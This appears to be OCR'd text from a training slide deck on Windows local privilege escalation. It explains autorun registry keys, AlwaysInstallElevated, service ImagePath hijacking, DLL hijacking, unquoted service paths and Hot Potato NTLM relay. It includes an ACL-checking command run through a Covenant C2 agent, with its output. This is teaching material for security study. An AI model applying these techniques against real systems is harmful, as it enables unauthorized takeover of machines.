REGISTRY AUTORUNS

- What if we can modify the program that runs and force our malicious program to run with admin rights.



Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	"C:\Users\Atom\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background

REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program

(get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft


IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto



```
PS C:\Users\user\Desktop\Privesc> (get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft IdentityRefe
gs -auto

IdentityReference                                                            FileSystemRights AccessControlType IsInher
                                                                                                                   ited
-----------------                                                            ---------------- ----------------- -------
Everyone                                                                          FullControl             Allow   False
NT AUTHORITY\SYSTEM                                                               FullControl             Allow   False
BUILTIN\Administrators                                                            FullControl             Allow   False
DESKTOP-004S8B0\Nastya                                                            FullControl             Allow   False
NT AUTHORITY\SYSTEM                                                               FullControl             Allow    True
BUILTIN\Administrators                                                            FullControl             Allow    True
BUILTIN\Users                                                     ReadAndExecute, Synchronize             Allow    True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            ReadAndExecute, Synchronize             Allow    True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES ReadAndExecute, Synchronize             Allow    True
```

REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program on Covenant.




GruntTask

PowerShell

PowerShellCommand


```
(get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```



```
[04/04/2022 22:53:30 UTC] PowerShell completed
(amaria) > PowerShell /powershellcommand:"(get-acl -Path \"C:\Program Files\Autorun Program\program.exe\").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags
-auto"


IdentityReference                                                            FileSystemRights AccessControlType IsInheri
                                                                                                                     ted
-----------------                                                            ---------------- ----------------- --------
Everyone                                                                          FullControl             Allow    False
NT AUTHORITY\SYSTEM                                                               FullControl             Allow    False
BUILTIN\Administrators                                                            FullControl             Allow    False
DESKTOP-331L881\Atom                                                              FullControl             Allow    False
NT AUTHORITY\SYSTEM                                                               FullControl             Allow     True
BUILTIN\Administrators                                                            FullControl             Allow     True
BUILTIN\Users                                                     ReadAndExecute, Synchronize             Allow     True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            ReadAndExecute, Synchronize             Allow     True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES ReadAndExecute, Synchronize             Allow     True
```

REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program on Covenant.



Grunt: fbecc17a42

GruntTask: PowerShell

PowerShellCommand:

```
(get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```

Registry - AlwaysInstallElevated

- The AlwaysInstallElevated is a Windows policy that allows unprivileged users to install software through the use of MSI packages using SYSTEM level permissions, which can be exploited to gain administrative access over a Windows machine.

Registry - AlwaysInstallElevated

- Originally, an MSI file (or MSI package) was a database file used by the Windows Installer to install update information, set registry values, and so on within the Windows Operating System.
- If a machine has the AlwaysInstallElevated policy enabled, an attacker could craft a malicious .msi package and run it using SYSTEM level privileges, therefore executing arbitrary code as SYSTEM

Local Privilege Escalation


Service Registry

- When a program is installed, new subkeys are added to the registry that contains specific values tied to that program, i.e., its location, version, service type, and executable path.
- These keys are modifiable only by the administrators. Any misconfiguration in registry ACL permissions can possibly allow a standard user (low-privileged) to modify a service configuration.

Service Registry

- In the privilege escalation scenario, an attacker can take advantage of the misconfiguration in executing their own malicious payloads by hijacking the registry entries used by the system's services, replacing the path of the originally specified executable in the ImagePath with the one they control.

Local Privilege Escalation



Startup Applications

- Windows allows users to set specific applications to automatically start whenever a user authenticates, by placing their executables in a directory designed specifically for startup programs.
- If startup programs are set up with improper permissions it may allow attackers to escalate privileges, as these programs are executed in the context of the user who is logging in at that point in time

Local Privilege Escalation

DEMO

Startup Applications


- Windows allows users to set specific applications to automatically start whenever a user authenticates, by placing their executables in a directory designed specifically for startup programs.
- If startup programs are set up with improper permissions it may allow attackers to escalate privileges, as these programs are executed in the context of the user who is logging in at that point in time

Local Privilege Escalation

Service - DLL Hijacking

- DLL hijacking is tricking a legitimate/trusted application into loading an arbitrary DLL.
- Dll hijacking can be used to *execute code, obtain persistence* and *escalate privileges.*
- *Phantom DLL hijacking: drop an evil DLL in place of a missing/non-existing DLL that a legitimate application tries to load*

Local Privilege Escalation



Insecure Service Permissions

- Unconfigured Windows OS services allows some users to configure them. In this case we will learn how could be manipulate like this situations and hacked by hackers.
- In our case Service - binPath

Local Privilege Escalation

DEMO

Unquoted Service Path

- When a service is created whose executable path contains spaces and isn’t enclosed within quotes, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges.

Local Privilege Escalation

DEMO


Hot Potato

- It takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP->SMB relay) and NBNS spoofing.
- NBNS spoofing - When a host in the network sent a NetBIOS broadcast the machine of the attacker will sent a fake reply and the host will attempt to authenticate to a resource using the NTLM password hash

Hot Potato

- NTLM relay is a technique of standing between a client and a server to perform actions on the server while impersonating the client.
- The Web Proxy Auto-Discovery (WPAD) Protocol is a method used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery methods. Once detection and download of the configuration file is complete, it can be executed to determine the proxy for a specified URL.

Local Privilege Escalation



1- I need to update, who knows the IP for WAPD?

2- WAPD is 127.0.0.1

3- I need proxy config options http://wpad/wpad.dat

4- Malicious WPAD.dat

5- I am going to fetch updates through this proxy

6 - You need to perform NTLM Authentication

7 - NTLM Handshake

8 - NTLM Relay